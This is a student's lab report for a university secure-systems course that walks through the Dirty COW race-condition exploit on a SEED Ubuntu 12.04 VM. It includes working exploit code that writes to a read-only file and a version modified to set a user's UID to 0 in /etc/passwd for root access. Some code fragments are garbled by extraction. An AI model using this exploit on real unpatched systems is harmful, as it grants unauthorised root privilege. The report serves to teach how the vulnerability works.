

Secure System Design: Threats and Countermeasures

CS392

NAME: Arunika Yadav

Roll Number:1601CS56

Date: 8th Mar 2019

Submission Filename: [assign4.pdf](#)

Assignment 4

Due Date: 14th Mar

2019 Full Marks 40

1 Assignment Overview

The Dirty COW vulnerability is an interesting case of the race condition vulnerability. It existed in the linux kernel since September 2007, and was discovered and exploited in October 2016. The vulnerability affects all linux-based operating systems, including Android, and its consequence is very severe: attackers can gain the root privilege by exploiting the vulnerability. The vulnerability resides in the code of copy-on-write inside linux kernel. By exploiting this vulnerability, attackers can modify any protected file, even though these files are only readable to them.

The objective of this assignment is for students to gain the hands-on experience on the Dirty COW attack, understand the race condition vulnerability exploited by the attack, and gain a deeper understanding of the general race condition security problems. In this assignment, students will exploit the Dirty COW race condition vulnerability to gain the root privilege.

Note: This assignment is based on the SEEDUbuntu12.04 VM. If you are currently using a newer linux version, such as Ubuntu16.04, the vulnerability has already been patched. You can download the SEEDUbuntu12.04 VM using the following pCloud link

<https://my.pcloud.com/publink/show?code=XZQL1q7Zh8QwNjfFozVdOVpH6prOJpSRcCW7>

2 Task 1: Modify a Dummy Read-Only File

The objective of this task is to write to a read-only file using the Dirty COW vulnerability.

2.1 Create a Dummy File

We first need to select a target file. Although this file can be any read-only file in the system, we will use a dummy file in this task, so we do not corrupt an important system file in case we make a mistake. Please create a file called zzz in the root directory, change its permission to read-only for normal users, and put some random content into the file using an editor such as gedit.

```
$ sudo touch /zzz
$ sudo chmod 644 /zzz
$ sudo gedit /zzz
$ cat /zzz
111111222222333333
$ ls -l /zzz
-rw-r--r-- 1 root root 19 Oct 18 22:03 /zzz
$ echo 99999 > /zzz
bash: /zzz: Permission denied
```

From the above experiment, we can see that if we try to write to this file as a normal user, we will fail, because the file is only readable to normal users. However, because of the Dirty COW vulnerability in the system, we can find a way to write to this file. Our objective is to replace the pattern "22222" with "*****".

Solution:

```
[03/12/2019 21:54] seed@ubuntu:~$ sudo touch /zzz
[sudo] password for seed:
[03/12/2019 21:58] seed@ubuntu:~$ sudo touch /zzz
[sudo] password for seed:
[03/12/2019 21:58] seed@ubuntu:~$ ls -al zzz
ls: cannot access zzz: No such file or directory
[03/12/2019 21:58] seed@ubuntu:~$ ls -al /zzz
-rw-r--r-- 1 root root 0 Mar 12 21:58 /zzz
[03/12/2019 22:00] seed@ubuntu:~$ sudo chmod 644 /zzz
[03/12/2019 22:01] seed@ubuntu:~$ ls -al /zzz
-rw-r--r-- 1 root root 0 Mar 12 21:58 /zzz
[03/12/2019 22:01] seed@ubuntu:~$ sudo gedit /zzz
[03/12/2019 22:02] seed@ubuntu:~$ cat /zzz
111112222223333333
[03/12/2019 22:02] seed@ubuntu:~$ ls -l /zzz
-rw-r--r-- 1 root root 19 Mar 12 22:02 /zzz
[03/12/2019 22:02] seed@ubuntu:~$ echo 99999 > /zzz
bash: /zzz: Permission denied
[03/12/2019 22:03] seed@ubuntu:~$
```

Workspaces

The /zzz file is created and is world readable and can only be written by root. When seed as a non-privileged user attempts to modify the /zzz file, the permission is denied by the bash shell.

2.2 Set Up the Memory Mapping Thread

The program used for this attack is named as cow attack.c. The program has three threads: the main thread, the write thread, and the madvise thread. The main thread maps /zzz to memory, finds where the pattern "22222" is, and then creates two threads to exploit the Dirty COW race condition vulnerability in the OS kernel.

* cow_attack.c (the main thread) */

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
```

```
void *map;
```

```
int main(int argc, char *argv[])
```

```
{
    pthread_t
    pth1, pth2; struct
    stat st;
    int file_size;
```

```
// Open the target file in the read-only
mode. int f=open("/zzz", O_RDONLY);
```

```

// Map the file to COW memory using MAP_PRIVATE.
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

// Find the position of the target
area char *position = strstr(map,
"222222");


// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void
*)file_size);
pthread_create(&pth2, NULL, writeThread, position);

// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);
return 0;
}

```

In the above code, we need to find where the pattern "222222" is. We use a string function called `strstr()` to find where "222222" is in the mapped memory. We then start two threads: `madviseThread` and `writeThread`.

Solution:



```

cow_attack.c ✕
#include <sys/stat.h>
#include <string.h>
#include <sys/mman.h>

void *map;
int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/zzz", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "222222");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

```

The code is written in the cow_attack.c file. The threads madviseThread and writeThread will be included in the next part.

2.3 Set Up the write Thread

The job of the write thread listed in the following is to replace the string "222222" in the memory with "*****". Since the mapped memory is of COW type, this thread alone will only be able to modify the contents in a copy of the mapped memory, which will not cause any change to the underlying /zzz file.

```
/* cow_attack.c (the write thread)

*/ void *writeThread(void *arg)
{
    char *content= "*****";
    off_t offset = (off_t)
    arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET); // Write to the memory.
        write(f, content, strlen(content));
    }
}
```

Solution:

The write thread contains the content to be written in the file from and beyond the offset value.

2.4 The madvise Thread

The madvise thread does only one thing: discarding the private copy of the mapped memory, so the page table can point back to the original mapped memory.

```
/* cow_attack.c (the madvise thread) */

void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}
```

2.5 Launch the Attack


If the write() and the madvise() system calls are invoked alternatively, i.e., one is invoked only after the other is finished, the write operation will always be performed on the private copy, and we will never be able to modify the target file. The only way for the attack to succeed is to perform the madvise() system call while the write() system call is still running. We cannot always achieve that, so we need to try many times. As long as the probability is not extremely low, we have a chance. That is why in the threads, we run the two system calls in an infinite loop. Compile the cow attack.c and run it for a few seconds. If your attack is

successful, you should be able to see a modified /zzz file. Report your results in the lab report and explain how you are able to achieve that.

```
$ gcc cow_attack.c -lpthread
$ a.out
... press Ctrl-C after a few seconds ...
```

Solution:

Observation: the string has been modified.



The screenshot shows a terminal window on the left and a file editor on the right. The terminal window displays the following commands and output:

```
subl: command not found
[03/12/2019 22:05] seed@ubuntu:~$ gedit cow_attack.c
^C
[03/12/2019 22:19] seed@ubuntu:~$ ls
cow_attack.c  examples.desktop  Pictures
cow_attack.c~ Music  Public
Desktop  openssl-1.0.1  Templates
Documents  openssl_1.0.1-4ubuntu5.11.debian.tar.gz  Videos
Downloads  openssl_1.0.1-4ubuntu5.11.dsc
elggData  openssl_1.0.1.orig.tar.gz
[03/12/2019 22:19] seed@ubuntu:~$ gcc cow_attack.c
/tmp/ccTBZdK3.o: In function 'main':
cow_attack.c:(.text+0x16d): undefined reference to 'pthread_create'
cow_attack.c:(.text+0x197): undefined reference to 'pthread_create'
cow_attack.c:(.text+0x1ab): undefined reference to 'pthread_join'
cow_attack.c:(.text+0x1c2): undefined reference to 'pthread_join'
collect2: ld returned 1 exit status
[03/12/2019 22:19] seed@ubuntu:~$ gedit cow_attack.c
^C
[03/12/2019 22:20] seed@ubuntu:~$ gedit cow_attack.c -plthread
Unknown option -plthread
Run 'gedit --help' to see a full list of available command line options.
[03/12/2019 22:20] seed@ubuntu:~$ gedit cow_attack.c -pthread
Unknown option -pthread
Run 'gedit --help' to see a full list of available command line options.
[03/12/2019 22:20] seed@ubuntu:~$ gcc cow_attack.c -pthread
[03/12/2019 22:20] seed@ubuntu:~$ ./a.out
^C
[03/12/2019 22:22] seed@ubuntu:~$
```

The file editor on the right shows the file /zzz with the following content:

```
11111*****33333333
```

Explanation:

The mmap function creates maps a file on the disk to the physical memory via the page table for the program. When being written, a separate copy of the same file is made and it is modified in the physical memory so that it does not modify the original file on disk. The madviseThread, causes the private copy of the mapped memory to be discarded and causes the page table to point back to the original mapped memory.

When the two threads are run infinitely, then the attacker can utilise the race condition vulnerability to modify the actual file on the disk. As the two threads run forever in a loop, it might happen that the madviseThread causes the private copy to be discarded and makes the page table to point to the original mapped memory and the write thread modifies not the private copy (because the private copy is only made once) but actually the original mapped memory and thus the file on the disk. Thus we are able to write ***** in place of 222222, after obtaining the offset of the later in the world readable file /zzz, which is only writable by root. Thus, we are modifying a read-only file, editable by the root user by not even having any privileges of root. The code is executed for few

seconds and when Ctrl+C is pressed and the /zzz file reloaded, the changes are visible.

There is a race condition on the logic of copy on write which enables seed to write to the memory that actually maps to read-only files.

3 Task 2: Modify the Password File to Gain the Root Privilege

Now, let's launch the attack on a real system file, so we can gain the root privilege. We choose the /etc/passwd file as our target file. This file is world-readable, but non-root users cannot modify it. The file contains the user account information, one record for each user. Assume that our user name is seed. The following lines show the records for root and seed:

```
root:x:0:0:root:/root:/bin/bash
seed:x:1000:1000:Seed,123,,:/home/seed:/bin/bash
```

Each of the above record contains seven colon-separated fields. Our interest is on the third field, which specifies the user ID (UID) value assigned to a user. UID is the primary basis for access control in linux, so this value is critical to security. The root user's UID field contains a special value 0; that is what makes it the superuser, not its name. Any user with UID 0 is treated by the system as root, regardless of what user name he or she has. The seed user's ID is only 1000, so it does not have the root privilege. However, if we can change the value to 0, we can turn it into root. We will exploit the Dirty COW vulnerability to achieve this goal.

For this experiment, we will not use the seed account, because this account is used for most of the experiments of this course; if we forget to change the UID back after the experiment, other experiments will be affected. Instead, we create a new account called Bob, and we will turn this normal user into root using the Dirty COW attack. Adding a new account can be achieved using the adduser command. After the account is created, a new record will be added to /etc/passwd. See the following:

```
$ sudo adduser bob
...
$ cat /etc/passwd | grep bob
bob:x:1001:1001:,,,:/home/charlie:/bin/bash
```

We suggest that you save a copy of the /etc/passwd file, just in case you make a mistake and corrupt this file. An alternative is to take a snapshot of your VM before working on this assignment, so you can always roll back if the VM got corrupted.

Task: You need to modify the bob's entry in /etc/passwd, so the third field is changed from 1001 to 0000, essentially turning bob into a root account. The file is not writable to bob, but we can use the Dirty COW attack to write to this file. You can modify the cow attack.c program from Task 1 to achieve this goal.

After your attack is successful, if you switch user to bob, you should be able to see the # sign at the shell prompt, which is an indicator of the root shell. If you run the id command, you should be able to see that you have gained the root privilege.

```
seed@ubuntu$ su
bob Passwd:
root@ubuntu# id
uid=0(root) gid=1001(bob) groups=0(root),1001(bob)
```

Solution:

We first copy the contents of the etc/passwd file into /zzz file which has the same permissions as that of the passwd file and attack the necessary contents so as to prevent making any unnecessary changes to the passwd file. The user bob is added to the list of users using the command adduser and bob has a uid of 1001.

<pre> passwd news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false messagebus:x:102:105:/var/run/dbus:/bin/false colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false whoopsie:x:105:114:/nonexistent:/bin/false avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/bin/false pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false saned:x:114:123:/home/saned:/bin/false seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false bind:x:116:126:/var/cache/bind:/bin/false snort:x:117:127:Snort IDS:/var/log/snort:/bin/false ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false telnetd:x:119:129:/nonexistent:/bin/false vboxadd:x:999:1:/var/run/vboxadd:/bin/false sshd:x:120:65534:/var/run/ssh:/usr/sbin/nologin bob:x:1001:1002,,,:/home/bob:/bin/bash </pre>	<pre> [03/13/2019 01:12] seed@ubuntu:~\$ sudo adduser bob [sudo] password for seed: Adding user 'bob' ... Adding new group 'bob' (1002) ... Adding new user 'bob' (1001) with group 'bob' ... Creating home directory '/home/bob' ... Copying files from '/etc/skel' ... Enter new UNIX password: Retype new UNIX password: passwd: password updated successfully Changing the user information for bob Enter the new value, or press ENTER for the default Full Name []: Room Number []: Work Phone []: Home Phone []: Other []: Is the information correct? [Y/n] Y [03/13/2019 01:13] seed@ubuntu:~\$ </pre>
--	---

The cow_attack.c program is modified:

```

}

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f = open("/etc/passwd", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map = mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "1001");

    // printf("%d", strstr(map, "bob:x:1001:1002:,,,:/home/bob:/bin/bash"));
    int offset = position - (char *)map;
    printf("distance: %d\n", offset);

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

```

```

cow_attack.c
/* cow_attack.c (the main thread) */
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>

void *map;


void *writeThread(void *arg)
{
    char *content= "0000";
    off_t offset = (off_t) arg;
    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}

void *adviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}


```

The contents of the zzz file are modified using the cow_attack.c program. The string we search for is 1001, the uid of the user bob and change it to 0000 (equivalent to 0) so that bob becomes the superuser and is able to modify the passwd file to obtain superuser privileges.

The zzz file is modified, so now we can perform the same attack on etc/passwd file too.



